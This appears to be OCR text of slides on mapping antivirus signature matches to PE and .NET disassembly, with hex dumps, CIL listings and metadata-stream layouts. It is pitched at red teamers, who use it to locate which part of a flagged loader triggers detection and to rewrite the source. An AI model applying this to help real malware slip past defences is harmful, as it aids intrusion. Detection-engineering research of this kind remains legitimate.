00012A31   84 6A FF FF FF 49 8B CC 49 8B D5 4D 8B C6 4D 8B   .j...I..I..M..M.
00012A41   CF 4C 8B D1 48 33 C0 05 BC 00 00 00 0F 05 48 83   .L..H3........H.
00012A51   F8 00 0F                                          ...
```



```
0x12981: |         ; CODE XREF from fcn.140009c00 @ 0x140013528(x)
0x12981: |         0x140013581     488b8c248013.  mov rcx, qword [arg_1380h]
0x12989: |         0x140013589     4833cc         xor rcx, rsp
0x1298c: |         0x14001358c     e8df000000     call fcn.140013670
0x12991: |         0x140013591     4881c4981300.  add rsp, 0x1398
0x12998: └         0x140013598     c3             ret
0x12999:           0x140013599     cc             int3
```

Demo: PE Disassembly

Augmentation: PE EXE

Result: Disassembly of matches

Allows to identify which part of the “Virus” is being identified

- Important part of the loader?
- A random function?

As a RedTeamer:

- Stare at disassembly
- Modify source code accordingly


EXE PE DotNet

Augmentation

Augmentation: PE DotNet

DotNet:

- DotNet IL code (**CIL**)
  - Similar to Java bytecode
  - Not x86/x64 assembly!
- Stored in .exe files
  - in PE format
  - with additional DotNet headers
- C# widely used for modern RedTeaming tools



c# source
.cs


CSC Compiler

CIL in .dll/.exe


JIT Compiler

Machine Code

Augmentation: PE DotNet



Augmentation: PE DotNet




Augmentation: PE DotNet

Example dotnet disassembly output with ilspy (C#):

```
ilspycmd -il test.dll
```

```
.method private hidebysig static void '<Main>$' (string[] args) cil managed
{
  // Method begins at RVA 0x2086
  // Header size: 1
  // Code size: 13 (0xd)
  .maxstack 8

  IL_0000: ldstr "a"
  IL_0005: ldc.i4.2
  IL_0006: call int32 Program::'<<Main>$>g__MyMethod|0_0'(string, int32)
  IL_000b: pop
  IL_000c: ret
}
```

Augmentation: PE DotNet




Augmentation: PE DotNet

Used ilspy first
Wrote a parser for DotNet headers to resolve RVA

Later:

- Dnfile: https://github.com/malwarefrank/dnfile
- Dncil: https://github.com/mandiant/dncil/

Augmentation: PE DotNet




```
00000393   00 00 70 17 28 12 01 00 06 2A 00 00 00 13 30 06    ..p.(....*....0.
000003A3   00 20 04 00 00 03 00 00 11 02 2D 07 73 14 0C       . ........-.s..
```

Disassembly

```
0x390: Function: ::TestMethod
0x391:   72 4b 00 00 70         ldstr         "Called TestMethod!"
0x396:   17                     ldc.i4.1
0x397:   28 12 01 00 06         call          Write_Verbose
0x39c:   2a                     ret
0x3a0: Function: ::Get_DomainSearcher
0x3a0:   13 30                  MethodHeader: Size:3  Flags:4  Type:3
0x3a2:   06 00                  MethodHeader: maxStack: 6
0x3a4:   20 04 00 00            MethodHeader: codeSize: 1056
0x3a8:   03 00 00 11            MethodHeader: localVarSigTok: 285212675
0x3ac:   02                     ldarg.0
0x3ad:   2d 07                  brtrue.s       0x3b6
0x3af:   73 14 0c 00 06         newobj         .ctor
```

Augmentation: PE DotNet



Dos header
Nt header
Section headers

.text

.rsrc

.reloc

CLI Header

Signature

<Functions>

CLR Metadata Header

Streams Header

Stream: #~

Stream: #Strings

Stream: #US


Stream: #Blob

Augmentation: PE DotNet

Streams:

#~	Metadata stream
#Strings	Namespace, type & member names
#US	User string, from code
#GUID	GUID’s
#Blob	Binary data

Augmentation: PE DotNet



Dos header
Nt header
Section headers

.text

.rsrc

.reloc

CLI Header

Signature

<Functions>

CLR Metadata Header

Streams Header

Stream: #~

Stream: #Strings

Stream: #US

Stream: #Blob


#~ Metadata Stream

TypeDef's


MethodDef's

…

Metadata Stream #~



